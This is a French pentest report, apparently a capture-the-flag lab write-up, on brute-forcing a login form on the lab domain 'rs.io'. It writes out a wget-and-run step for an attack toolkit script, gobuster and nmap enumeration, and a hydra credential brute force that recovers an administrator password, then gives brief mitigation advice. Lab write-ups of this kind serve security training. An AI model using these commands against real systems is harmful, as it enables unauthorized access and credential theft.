Pentest Vulnerability Report : Epsilon

Table des matières

Cible

Le domaine local « rs.io »

Attaquant

Les Rogue Sentinels

Titre de la vulnérabilité

Brute force

Description de la vulnérabilité

Il s'agit d'une méthode d'intrusion qui consiste à tester toutes les combinaisons possibles afin de trouver celle qui marche.

Éléments affectés

Le serveur du site

Préalables

- Un toolkit qui nous est donné.
- Réseau de machines. (rs.io)

Mise en place

Ce proof of concept est conçu sur une machine virtuelle Kali Linux 64 bits.

Notre cible est donner il s'agit du domaine local « rs.io »

Nous installons le toolkit fourni sur un Kali Linux 64-bit avec cette ligne de commande :

➔ wget https://raw.githubusercontent.com/RogueSentinels/hacker-toolkit/main/attack.sh && chmod +x attack.sh

Nous préparons notre station de travail avec :


➔ sudo ./attack.sh workstation-setup

Et nous lançons l'attaque avec :

➔ sudo ./attack.sh up

Proof of concept

1) Chercher les sous domaines avec gobuster :
   ➔ gobuster dns -d rs.io -w hacker-toolkit/wordlists/common_subdomains.txt



2) Trouver le sous domaine `epsilon.rs.io`.

```
Found: epsilon.rs.io
```

3) Scan de port avec nmap sur le sous domaine :
➔ nmap -p- epsilon.rs.io


```
┌──(kali㉿kali)-[~]
└─$ nmap  -p- epsilon.rs.io
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-22 03:56 EST
Nmap scan report for epsilon.rs.io (192.168.30.6)
Host is up (0.000080s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT     STATE SERVICE
6723/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 1.23 seconds
```

4) On trouve le port 6723 ouvert.


```
PORT     STATE
6723/tcp open
```

5) On ouvre un navigateur sur le port 6723 et on trouve un site web.





6) On exécute un gobuster sur le site web :

➔ gobuster dir -u http://epsilon.rs.io:6723 -w hacker-toolkit/wordlists/common_urls.txt




7) On trouve un chemin `/support_login` contenant un formulaire de login avec un champ `username` et `password`.






8) On lance une attaque avec hydra :

➔ hydra -L wordlists/leaked_users.txt -P wordlists/leaked_passwords.txt 192.168.30.6 -s 6723 http-form-post "/support_login:username=^USER^&password=^PASS^:Invalid credentials




9) On trouve le couple `administrator:jayden12345`.



`

10) On se connecte sur le site avec le couple `administrator:jayden12345`.



11) On trouve le flag :

- ➔ Flag = ${FLAG_BruteForced}
- ➔

Impact

On est arrivé à se connecter.

Mitigation

Mettre en place un système de CAPTCHA pour empêcher l'utilisations de bot ou une authentification à plusieurs facteurs.